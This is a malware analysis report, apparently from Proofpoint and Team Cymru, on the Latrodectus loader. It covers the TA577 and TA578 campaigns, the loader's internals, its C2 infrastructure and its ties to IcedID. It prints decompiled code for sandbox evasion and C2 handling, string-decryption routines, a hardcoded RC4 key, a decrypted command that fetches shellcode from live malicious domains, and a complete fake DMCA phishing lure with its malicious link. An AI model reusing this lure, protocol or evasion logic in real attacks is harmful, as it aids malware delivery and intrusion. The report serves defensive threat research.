Latrodectus Malware Analysis: IcedID 2.0 | Proofpoint US

By Proofpoint Threat Research and Team Cymru S2 Threat Research

Published: 2024-03-29 · Archived: 2026-04-05 13:29:52 UTC

Proofpoint's Threat Research team joined up with the Team Cymru S2 Threat Research team, in a collaborative effort to provide the information security community with a comprehensive view of the threat activity described.

Key takeaways

- Proofpoint first observed new malware named Latrodectus appear in email threat campaigns in late November 2023.
- While use of Latrodectus decreased in December 2023 through January 2024, Latrodectus use increased in campaigns throughout February and March 2024.
- It was first observed in Proofpoint data being distributed by threat actor TA577 but has been used by at least one other threat actor, TA578.
- Latrodectus is an up-and-coming downloader with various sandbox evasion functionality.
- While similar to IcedID, Proofpoint researchers can confirm it is an entirely new malware, likely created by the IcedID developers.
- Latrodectus shares infrastructure overlap with historic IcedID operations.
- While investigating Latrodectus, researchers identified new, unique patterns in campaign IDs designating threat actor use in previous IcedID campaigns.

Overview

Proofpoint identified a new loader called Latrodectus in November 2023. Researchers have identified nearly a dozen campaigns delivering Latrodectus, beginning in February 2024. The malware is used by actors assessed to be initial access brokers (IABs).

Latrodectus is a downloader with the objective of downloading payloads and executing arbitrary commands. While initial analysis suggested Latrodectus was a new variant of IcedID, subsequent analysis confirmed it was a new malware most likely named Latrodectus, based on a string identified in the code. Based on characteristics in the disassembled sample and functionality of the malware, researchers assess the malware was likely written by the same developers as IcedID.

This malware was first observed being distributed by TA577, an IAB known as a prolific Qbot distributor prior to the malware's disruption in 2023. TA577 used Latrodectus in at least three campaigns in November 2023 before reverting to Pikabot. Since mid-January 2024, researchers observed it being used almost exclusively by TA578 in email threat campaigns.

Campaign details

TA577

TA577 was only observed using Latrodectus in three campaigns, all occurring in November 2023. Notably, a campaign that occurred on 24 November 2023 deviated from previously observed TA577 campaigns. The actor did not use thread hijacking, but instead used a variety of different subjects with URLs in the email body. The URLs led to the download of a JavaScript file. If executed, the JavaScript created and ran several BAT files that leveraged curl to execute a DLL and ran it with the export "scab".




Figure 1: Example TA577 campaign delivering Latrodectus.


On 28 November 2023, Proofpoint observed the last TA577 Latrodectus campaign. The campaign began with thread hijacked messages that contained URLs leading to either zipped JavaScript files or zipped ISO files. The zipped JavaScript file used curl to download and execute Latrodectus. The zipped ISO file contained a LNK file used to execute the embedded DLL, Latrodectus. Both attack chains started the malware with the export "nail".

TA578

Since mid-January 2024, Latrodectus has been almost exclusively distributed by TA578. This actor typically uses contact forms to initiate a conversation with a target. In one campaign observed on 15 December 2023, Proofpoint observed TA578 deliver the Latrodectus downloader via a DanaBot infection. This December campaign was the first observed use of TA578 distributing Latrodectus.

On 20 February 2024, Proofpoint researchers observed TA578 impersonating various companies to send legal threats about alleged copyright infringement. The actor filled out a contact form on multiple targets' websites, with text containing unique URLs and included in the URI both the domain of the site that initiated the contact form (the target), and the name of the impersonated company (to further the legitimacy of the copyright complaint). If the link was visited, the target was redirected to a landing page personalized to display both the target's domain and the name of the impersonated company (TA578) reporting the copyright infringement. The URL then downloaded a JavaScript file from a Google Firebase URL. Proofpoint has observed the download initiated both from clicking on the "download" button, or downloading the payload automatically when the link is first visited.

If this JavaScript was executed, it called MSIEXEC to run an MSI from a WebDAV share. The MSI executed the bundled DLL with the export "fin" to run Latrodectus.


From [redacted]
To
Subject Submission Confirmation

Reply | Reply All | Forward | Archive | Junk | Delete | More
3:06 AM

Full Name: [redacted]
Phone Number:
Email:
Checkbox List:

You are infringing on a copyright-protected images owned by our company ([redacted].

Take a look at this document with the URLs to our images you utilized at [redacted] and our previous publications to get the proof of our copyrights.

Download it and see for yourself:

https://jiwypiy9.org/q0924356 2r31576444w7028573892/casest42245706b1358/court/public/290295526772/downloads/document?164613a46=2638395781&i=hh&dmc=[redacted]&
5884620u5&cmp=[redacted]8.9609474m5

I believe that you willfully infringed our rights under 17 U.S.C. Section 101 et seq. and can be liable for statutory damages of up to $140,000 as set forth in Section 504 (c) (2) of the Digital Millennium Copyright Act (DMCA) therein.

Message: This letter is official notification. I demand the elimination of the infringing materials described above. Take note as a company, the Dmca requires you to remove and deactivate access to the copyrighted materials upon receipt of this notification letter. In case you do not cease the use of the aforementioned infringing materials a law suit will likely be commenced against you.

I have a strong self-belief that utilization of the copyrighted materials referenced above as presumably infringing is not permitted by the copyright owner, its agent, as well as legislation.

I swear, under consequence of perjury, that the information in this letter is correct and hereby affirm that I am permitted to act on behalf of the proprietor of an exclusive right that is presumably violated.

Best regards,
[redacted]
Legal Officer
[redacted]

02/21/2024

Figure 2: Example malicious contact form submission.

In recent years, TA578 favored IcedID and Bumblebee but has exclusively used Latrodectus as an initial access payload since its return to attributed email campaign data in December 2023.

Malware analysis

Latrodectus resolves Windows API functions dynamically by hash, checks for debuggers present, gathers operating system information, checks running processes, and checks to make sure the computer does not have an existing Latrodectus infection running. The malware will then attempt to install itself, set an AutoRun key, and create a scheduled task for persistence. Latrodectus will post encrypted system information to the command and control server (C2) and request the download of the bot. Once the bot registers with the C2, it sends requests for commands from the C2.

When the malware was first reported by Walmart in October 2023, there were direct references to downloading a file called "bp.dat", which was confirmed to be the IcedID bot component. The malware itself has had a few small changes since its discovery, but overall, it is quite rudimentary.

Updated/downgraded? String decryption

A strange change recently observed in Latrodectus samples was a simplified string decryption routine. Generally, when malware updates string encryption, it's to further complicate the algorithm, but in this case the opposite was done. String decryption was documented in the original Walmart blog, where the developers used a unique pseudo random number generator (PRNG) algorithm illustrated in Figure 3:

```
def mask(a):
    return(a & 0xffffffff)

def prng2(seed):
    temp = mask((seed + 0x2e59))
    temp2 = temp >> 1
    temp = mask(temp << 0x1f)
    temp |= temp2
    temp2 = temp >> 1
    temp = mask(temp << 0x1f)
    temp |= temp2
    temp2 = temp >> 2
    temp = mask(temp << 0x1e)
    temp |= temp2
    temp ^= 0x6387
    temp ^= 0x769a
    temp2 = mask(temp << 2)
    temp >>= 0x1e
    temp |= temp2
    temp2 = mask(temp << 1)
    temp >>= 0x1f
    temp |= temp2
    return(temp)
```

Figure 3: Original string decrypt PRNG from November 2023.

This PRNG was called each iteration of the decrypt loop to mutate the seed to decrypt the next byte of the string. In this latest version identified on 2 March 2023, the PRNG was replaced by an increment of the seed variable, leading to the following algorithm, which is now a rolling XOR key, as seen in Figure 4:

```
def decode(s):
    (seed, l) = struct.unpack_from('<IH', s)
    l = (l ^ seed) & 0xffff
    if l > len(s):
        return None

    temp = bytearray(s[6:6+l])
    for i in range(l):
        # seed = prng2(seed)
        seed += 1
        temp[i] = (temp[i] ^ seed) & 0xff

    return temp
```

Figure 4: The current string decryption routine.

Malware initialization

The malware starts by resolving bulk APIs for various functions. After all the functions have been resolved to their global pointers, the malware ensures it is running in a suitable environment by performing virtualization checks. It checks the host for the following features, because the lack of these features generally indicates the sample is being run in a sandbox:

- If Windows 10 or newer, have at least 75 running processes
- If earlier than Windows 10, have at least 50 running processes
- Ensure the 64-bit application is running on a 64-bit host
- Ensure the host has a valid MAC address

These checks can be seen below:

```
memset(&resolved_apis_list_RtlRandomEx, 2384, a3);
if ( !bulk_resolve_apis() )
  return 0xFFFFFFFFLL;

if ( get_PEB() )
  return 0xFFFFFFFFLL;

v9 = check_win_version();
if ( count_total_running_processes() < 0x4B && v9 >= 6 )
  return 0xFFFFFFFFLL;

if ( count_total_running_processes() < 0x32 && v9 < 6 )
  return 0xFFFFFFFFLL;

is_32_bit = 0;
CurrentProcess = GetCurrentProcess();
IsWow64Process(CurrentProcess, &is_32_bit);
if ( is_32_bit )
  return 0xFFFFFFFFLL;

if ( !check_for_valid_mac() )
  return 0xFFFFFFFFLL;
```

Figure 5: Environment checks.

In all the samples analyzed since the malware's discovery, the malware always registers a mutex called "runnung" [sic]. If the mutex already exists, it indicates the host has an existing infection, and the malware will exit resulting in the new infection ending.

```
string_decrypt(dword_92D850FA00, v12);        // runnung
v11 = v12;
mutex_runnung = CreateMutexW_0(0LL, 0, v12);
if ( !mutex_runnung )
  return 0xFFFFFFFFLL;

OutputDebugStringW_0(v5);
v8 = v6;
if ( v6 == ERROR_ALREADY_EXISTS )
  return 0xFFFFFFFFLL;
```

Figure 6: Mutex check.

With all the checks passed, the malware continues to initialize the variables for the campaign. This includes the current user's username, a handle to its own file, a handle to the current process, and the campaign ID. The campaign ID (a string of letters) is hashed via FNV-1a to create the numeric campaign ID which is included in the communications protocol. In this sample, the campaign ID is based on the string "Supted" as seen in Figure 7.

Analyst note: Researching the techniques of string hashing of campaign IDs observed in Latrodectus helped researchers identify new patterns in previous IcedID campaigns. More on this in the below IcedID section.

```
qword_92D8510430 = hSelf;
current_handle = GetModuleHandleW(0LL);
current_process = GetCurrentProcessId();
bot_id_maybe = generate_bot_id(v2);
username_ascii = get_username_ascii();
install_path = 0LL;
string_decrypt(dword_92D850FB10, v28);        // Supted
v21 = v28;
Str = v28;
v3 = strlen(v28);
campaign_id = fnv1a(v28, v3);
if ( (a2 & 1) != 0 )
{
  win_version = check_win_version();
  const_1 = ret_1();
}
if ( (a2 & 2) != 0 )
  current_process = GetCurrentProcessId();
```

Figure 7: Global variable initialization.

Latrodectus generates bot IDs for each unique host the malware is installed on. Like IcedID, the bot ID is generated via the hosts' serial ID. This serial is then passed to the bot ID creation function which multiplies the serial by a hardcoded constant, and returns the result and updates the serial to generate the next DWORD of the bot ID.

```
__int64 __fastcall generate_bot_id_from_seed(GUID *bot_id, unsigned int *host_serial)
{
  __int64 result; // rax
  unsigned int i; // [rsp+20h] [rbp-18h]

  bot_id->Data1 = rng_mult_0x19660D(host_serial);
  bot_id->Data2 = rng_mult_0x19660D(host_serial);
  result = rng_mult_0x19660D(host_serial);
  bot_id->Data3 = result;
  for ( i = 0; i < 8; ++i )
  {
    bot_id->Data4[i] = rng_mult_0x19660D(host_serial);
    result = i + 1;
  }

  return result;
}
```

Figure 8: Bot ID generation.

This calculated value is then set in a format string to generate a string like:

D0ACE431ABCD00C7D41EF0BA04ED.

```
__int64 __fastcall bot_id_to_formatted_string(_WORD *a1, __int64 a2)
{
  char v3[72]; // [rsp+50h] [rbp-48h] BYREF

  string_decrypt(dword_92D8510138, v3);          // %04X%04X%04X%04X%04X%08X%04X
  return wsprintfA(a2, v3, __ROR2__(*a1, 8));
}
```

Figure 9: Bot ID to string.

C2 servers are decrypted, and set in the global configuration:

```
__int64 decrypt_c2s()
{
  unsigned int v0; // eax
  unsigned int v1; // eax
  char v3[72]; // [rsp+40h] [rbp-48h] BYREF

  *(&c2_struct + 12) = 0;
  c2_array_just_strings = nt_malloc(0x18uLL);
  string_decrypt(dword_92D85102B8, v3);          // https://saicetyapy.space/live/
  v0 = strlen(v3);
  c2_array_just_strings[*(&c2_struct + 12)] = alloc_and_copy_str(v3, v0);
  ++*(&c2_struct + 12);
  string_decrypt(dword_92D85102E0, v3);          // https://grebiunti.top/live/
  v1 = strlen(v3);
  c2_array_just_strings[*(&c2_struct + 12)] = alloc_and_copy_str(v3, v1);
  ++*(&c2_struct + 12);
  c2_array_just_strings[*(&c2_struct + 12)] = 0LL;
  return 1LL;
}
```

Figure 10: C2 decryption.

The malware then attempts to read a hardcoded filename “update_data.dat”, decrypt it, and set C2s from that file into the global list of C2s.

```
updated = decrypt_update_data_path();          // \update_data.dat
if ( updated )
{
  validate_filepath(&updated);
  v9 = 0LL;
  v4 = 0LL;
  check_if_running_in_bot_location_and_open_file(updated, &v9, &v5);
  if ( v9 )
  {
    v4 = nt_malloc(v5);
    if ( v4 )
    {
      v0 = strlen(bot_id);
      wrap_rc4(v17, bot_id, v0);
      operator new[](v17, v9, v4, v5);
      memset(String, 0, 4096);
      v10 = 0LL;
      v11 = 0LL;
      v7 = 0;
      v11 = str_to_tokens(v4, &windows_newline, v15, &v7);
      do
      {
        memset(String, 4096, v1);
        v6 = 0;
        v3 = 0;
        v10 = str_to_tokens(v11, &pipe_char, v13, &v6);
        do
        {
          if ( v3 >= 0x1000 )
            break;
          String[v3++] = v10;
          v10 = str_to_tokens(0LL, &pipe_char_0, v13, &v6);
        }
        while ( v10 );
        string_decrypt(dword_92D85103F8, v16);// URLS
        v12 = v16;
        if ( !str_contains(String[0], v16) )
        {
```

Figure 11: Checking the existence of update_data.dat and parsing it.

Before the malware starts communicating it needs to ensure it's running from the designated location in %AppData%. This is a specific path that is derived from the bot ID. If the malware is not running out of this location, it copies itself to the new location, starts the new process and shuts down the current process.

```
_BOOL __fastcall check_if_running_from_appdata()
{
  BOOL v1; // [rsp+20h] [rbp-28h]
  const WCHAR *appdata_path_for_self; // [rsp+28h] [rbp-20h] BYREF
  __int64 v3[3]; // [rsp+30h] [rbp-18h] BYREF

  appdata_path_for_self = create_appdata_path_for_self();
  if ( !appdata_path_for_self )
    return 0;
  validate_filepath(&appdata_path_for_self);
  v3[0] = -1LL;
  v1 = can_open_self_at_bot_path(v3, appdata_path_for_self, 0x80000000uLL, 1u);
  NtClose(v3[0]);
  return v1;
}
```

Figure 12: Code to determine whether the bot is running from its designated location in AppData.

At this point, the malware is either running from its designated location or is restarting itself in the new location. It creates a thread, which initiates the communications component of the malware.

Malware communication

Latrodectus, like IcedID, sends the registration information in a POST request where the fields are HTTP parameters concatenated together.

```
124     current_c2_1 = host ? host : C2_host;
125     string_decrypt(dword_92D850FE20, check_in_format);// counter=%d&
126                                                       // type=%d&
127                                                       // guid=%s&
128                                                       // os=%d&
129                                                       // arch=%d&
130                                                       // username=%s&
131                                                       // group=%lu&
132                                                       // ver=%d.%d&
133                                                       // up=%d&
134                                                       // direction=%s
135     v40 = check_in_format;
136     LODWORD(direction) = 8;
137     LODWORD(version_minor) = 1;
138     LODWORD(version_major) = 1;
139     LODWORD(fnv1a_campaign_str) = campaign_id;
140     LODWORD(val_1) = const_1;
141     LODWORD(win_version) = ::win_version;
142     wsprintfA(
143       filled_checkin_format,
144       check_in_format,
145       counter_http_param,
146       response_code,
147       bot_id,
148       win_version,
149       val_1,
150       username_ascii,
151       fnv1a_campaign_str,
152       version_major,
153       version_minor,
154       direction,
155       current_c2_1);
```

Figure 13: HTTP parameters being filled in.

An overview of each field can be seen below:

counter	The number of HTTP requests made
type	1 for registration, 3 for system info
guid	Bot ID discussed earlier
os	Major version of the operating system
arch	1 if 64 bit
username	ASCII username
group	FNV-1a value of the campaign ID string ie: “Supted”
ver	Major and minor version (so far just 1.1)
up	An integer stored in the config that is different per sample

Once this string is created, it is RC4 encrypted with the key “12345”. This key has been consistent across all samples analyzed to date. The resulting RC4 encrypted data is base64 encoded and sent to the C2 in the HTTP body.

```
counter=0
&type=1
&guid=<bot guid>
&os=6
&arch=1
&username=<username>
&group=510584660
&ver=1.1
&up=3
&direction=shotsera.com
&mac=<mac1>;<mac2>;
&computername=<hostname>
&domain=<domain>
```

Figure 14: Sanitized cleartext request.

If the bot is coming from an IP that is not blocklisted and passed all other filtering, a response will be returned that, when decoded and decrypted with the global key “12345”, leads to a list of commands to be interpreted by the first command handler.

```
string_decrypt(dword_92D850FCF0, command_id);// CLEARURL
v12 = command_id;

if ( str_contains(decrypted_command[0], command_id) )
{
  string_decrypt(dword_92D850FD00, command_id);// URLS
  v13 = command_id;

  if ( str_contains(decrypted_command[0], command_id) )
  {
    string_decrypt(dword_92D850FD10, command_id);// COMMAND
    v14 = command_id;

    if ( str_contains(decrypted_command[0], command_id) )
    {
      string_decrypt(dword_92D850FD20, command_id);// ERROR
      v15 = command_id;

      str_contains(decrypted_command[0], command_id);
    }
    else
    {
      v5 = atoi(decrypted_command[1]);
      download_remote_payload(v11, v5, decrypted_command);
    }
  }
```

Figure 15: Command parsing for the first command handler.

The following table shows the four supported commands in the first command handler:

CLEARURL	Reset the C2 table, removing all current C2s
URLS	Set the C2 with the given index
COMMAND	Internal command handler for common bot functionality
ERROR	Report an error to the bot

An example response from the C2 is shown below. When decrypted and decoded gives commands within the above table:

E3l9I35LXiOWKYHilDWuJoUOTU3NOyjNGnp3muFUOrabzvFw6FpoOQqdBZmsUV5E7FzXWHKgBafR6PcPckBsIB2vIhb3CZ/QHPoEO1hc0A++F

This response when base64 decoded and RC4 decrypted with the global key “12345” will show the following:

```
CLEARURL␚
URLS|0|https://popfealt.one/live/␚
URLS|1|https://ginzbargatey.tech/live/␚
URLS|2|https://minndarespo.icu/live/␚
COMMAND|4|front://sysinfo.bin␚
```

Figure 16: Decrypted and decoded command response.

The response is parsed by the major keywords. The URLs keyword replaces the C2s within the sample to the three listed in the command. When “COMMAND” is being processed, this triggers a second layer command handler. The handler first checks that the token after COMMAND is one of the expected command IDs. These commands support a feature that also exists within IcedID. These commands check for the existence of “front” in the string, which can be seen in figure 16 to load the sysinfo shellcode. This string is replaced with the currently active C2, with the string “/files/” appended. For Example, the file “sysinfo.bin” would be downloaded from popfealt[.]one/files/sysinfo.bin.

```
if ( command_id == cmd_run_icedid
  || command_id == cmd_exec_cmd
  || command_id == cmd_exec_exe
  || command_id == cmd_exec_dll
  || command_id == cmd_update
  || command_id == cmd_get_sysinfo )
{
```

Figure 17: Command ID checking.

The commands Latrodectus supports currently:

Enum name	Enum value	Description
cmd_get_desktop_items	2	Get the filenames of files on the desktop
cmd_get_proclist	3	Get the list of running processes
cmd_get_sysinfo	4	Send additional system information
cmd_exec_exe	12	Execute executable
cmd_exec_dll	13	Execute DLL with given export
cmd_exec_cmd	14	Pass string to cmd and execute
cmd_update	15	Update the bot and trigger a restart
cmd_kill	17	Shutdown the running process
cmd_run_icedid	18	Download bp.dat and execute
cmd_change_timing	19	Set a flag to reset the communications timing
cmd_reset_counter	20	Reset the counter variable used in communications

Although the malware supports “cmd_run_icedid” to download and execute “bp.dat”, Proofpoint has not observed Latrodectus dropping IcedID as a follow-on payload.

Ultimately, Latrodectus is a generic loader that appears to be in active development, but so far there have not been groundbreaking changes to its capabilities.

Latrodectus infrastructure

Tier 1 analysis

Team Cymru's research into Latrodectus infrastructure began in late 2023 with the identification of four Tier 1 Command and Control (C2) servers in the initial October 2023 campaign. At the time, analysis of network telemetry (NetFlow) data for these C2s highlighted no discernible upstream communication with a possible Tier 2 (T2) proxy server. However, the IPs shared several common characteristics, which were leveraged to find other C2s and subsequently identify upstream T2 communication, as described below.

Queries for the combined characteristics detailed below resulted in less than one hundred IPs being returned, a positive sign that the results were broadly related, as the existence of hundreds of C2s would be unlikely at this point.

Fingerprint Hash = 2ad2ad16d2ad2ad22c2ad2ad2ad2ad89cd2abd9b188d3b42762a4c6aa7ff72
Open Ports= 8080, 443
Open Ports Banner Hash = eb51f3b6b62c69672dbeced9ce2252675db44222,
9b5ee969ca96ba0d4547a6041c5a86bf80fd4c96
Open Ports Banner = 403 Forbidden, localhost

Filtering out false positives, mostly belonging to Amazon and Russian provider IP space, the remaining IPs were assigned to hosting providers often utilized for C2 infrastructure by IcedID and other dropper malware. This list includes familiar AS names such as BLNWX, BV-EU-AS, LITESERVER, MIRHOSTING, XHOST, ZAPPIE-HOST, and ZERGRUSH.

Indications of a potential T2 server were found in NetFlow data for these potential C2s, with numerous C2s initiating communication with this IP on remote TCP/80. Further investigation of this IP led to the identification of additional C2s based on matching traffic patterns. Although Latrodectus uses domains concealed behind Cloudflare in its malware configurations, Team Cymru confirmed that many of the C2s found communicating with the T2 were the true IPs behind these domains.

C2 lifespan

The chart below illustrates the lifespan of Latrodectus C2s, helping to highlight patterns in C2 activity including gaps, turnover rates, and concurrent live C2s. The timeline starts 18 September 2023, incrementing bi-weekly through March 2024. Vertical lines mark each Sunday, while red bars represent individual C2s, ordered by first appearance. A bar's length reflects its lifespan, from the start to the end of communication with the T2.

By focusing on T2 communications, rather than victim communications or when a C2 first appeared in the wild, it is possible to provide a more accurate representation of lifespan based on utilization by the threat actor(s).




Figure 18: Latrodectus C2 timeline from September 2023 through Mach 2024.

Since tracking began, Team Cymru has observed an ongoing cycle of C2 activity, starting with the first C2 to T2 connection in September. This continued even during the January 2024 "quiet phase" when no campaigns were publicly identified. With malspam campaigns resuming in early February 2024, the activities in January 2024 may represent testing phases, targeted attacks, or the use alternative distribution methods beyond malspam.

The chart indicates multiple patterns; the October to December 2023 campaigns coincided with C2s having longer lifespans, while the few C2s in September 2023 are likely linked to testing prior to the initial campaigns being observed in the wild. After a decline in December, the creation of new C2s resumed in January 2024, leading to more frequent but often shorter-lived C2s since then.

Pivoting to raw data, analysis from 1 January to 18 March 2024 shows a C2 setup rate of one every 1.18 days, double the previous rate from 21 September to 31 December 2023 of one every 2.32 days. The average lifespan of C2s during the January to March 2024 period dropped to nine days, compared to an average of fifteen days for September to December 2023. One explanation for these changes could be that the threat actors are intensifying Latrodectus operations, having spent the late 2023 period testing the waters.

As previously referenced, each vertical line on the chart above (Figure 18) represents a Sunday / beginning of a new week, offering a high-level view of when new infrastructure is typically established. Initial analysis did not identify a preferred day on which C2s were set up, although a decrease in activity was noted to occur on weekends.




Figure 19: Analysis of preferred day of C2 creation.

Further analysis of the raw data indicated, however, that new C2s initiate communication with the T2 primarily on Fridays, perhaps to prepare infrastructure for the upcoming working week on Monday. Setup rates on Tuesday, Wednesday, and Thursday are comparably high, while Monday rates are lower. As mentioned above, activity drops over the weekend, suggesting the threat actors generally take this time off (as is often seen in analysis of cybercrime threat actors).

Tier 2 analysis

Based on historic network telemetry data, the T2 server was set up around August 2023. It has an X.509 certificate subject value that was also associated with BazarLoader C2s in 2021.

Since the initial setup of the Latrodectus infrastructure, only a few other IPs were found sharing this X.509 certificate. We suspect one such IP hosts a development server that first appeared active in July 2023, a month prior to the T2, while the roles of the others remain unclear. Nonetheless, Team Cymru is confident in their association with Latrodectus.

Beyond the development server, researchers identified other notable components within the Latrodectus infrastructure. Team Cymru has pinpointed hosts that exhibit patterns indicative of operator activity based on their consistent interactions across the infrastructure, including with the development server, and their assessed usage of services and tools known to be applicable to cybercrime-related activities.

Additional hosts were found within the infrastructure, but their specific roles remain undefined. However, based on traffic patterns and other traits that resemble that of other confirmed infrastructure, researchers can assume that they are interesting and should be monitored.

Any unknowns in the infrastructure continue to be a focus of Team Cymru's investigations and researchers will provide updates when further information becomes known, as appropriate.

Connection to IcedID

From an infrastructure analysis perspective, Team Cymru determined that the same threat actors responsible for IcedID are also involved in the operation of Latrodectus. This conclusion is drawn from a few key observations. For one, the C2 hosting choices between the two operations are similar, as mentioned above, although this alone is not a strong association.

More conclusively, the Latrodectus T2 maintains connections with backend infrastructure associated with IcedID, and operator activity within Latrodectus infrastructure includes the utilization of specific jumpboxes known to be used in IcedID operations.




Figure 20: Latrodectus infrastructure related to IcedID infrastructure.

The use of these hosts by operators for both IcedID and Latrodectus activities has been consistent since the initial setup of the Latrodectus management infrastructure in July/August 2023.

Standard IcedID update: a mystery decrypted

While investigating the techniques used in string hashing related to Latrodectus campaign IDs, Proofpoint researchers applied similar techniques to brute-force previously observed IcedID campaign IDs to derive a meaningful string. Researchers identified patterns in the brute-forced IcedID campaign IDs and correlated them to specific threat actor campaigns over time. The correlation suggests that in most cases, the derived IcedID campaign IDs associated with each threat actor follow specific themes, such as cars or geographic regions.

IcedID is a malware originally classified as a banking trojan and was first observed in 2017. It also acts as a loader for other malware, including ransomware. As previously published, historically there has been just one version of IcedID that has remained constant since 2017. This well-known IcedID version, now commonly known as "Standard IcedID" to differentiate it from newer variants, consists of two main components:

- IcedID loader: The loader is distributed initially, used to contact a Loader C2 server and attempt to download the second component, the core IcedID Bot.
- IcedID bot: The core module containing most of the malware functionality.

Most malware contains a configuration which is often used to input details specific to a threat actor. These details will differentiate affiliates in the malware panel and determine what malware infections the group can see and further leverage. It is common across most malware families for a form of project or campaign ID to distinguish the user affiliated with the malware infection.

The IcedID loader and bot have different campaign IDs and C2s. Historically, both the campaign ID and the C2 found in the IcedID loader configuration was typically distinct for each campaign and could be used to cluster related activity and aid in threat actor attribution. In 2022, a change occurred in campaign activity which made the loader's configuration unreliable for delineating between campaigns and threat actors. Despite the change to the loader, the IcedID bot configuration remained consistent and generally unique to a threat actor.

IcedID Loader Configuration:

```
C2: skrgerona.com
ProjectID: 2678990133
```

IcedID Bot Configuration:

```
ProjectID: 2585978814
CommCookie: 12
C2 URI: /news/
C2: awindakizend.com/news/
C2: majzolimka.com/news/
C2: transautomanf.com/news/
C2: feekstokandy.com/news/
```

Figure 21: Example IcedID Configuration in a September 2023 TA577 campaign.

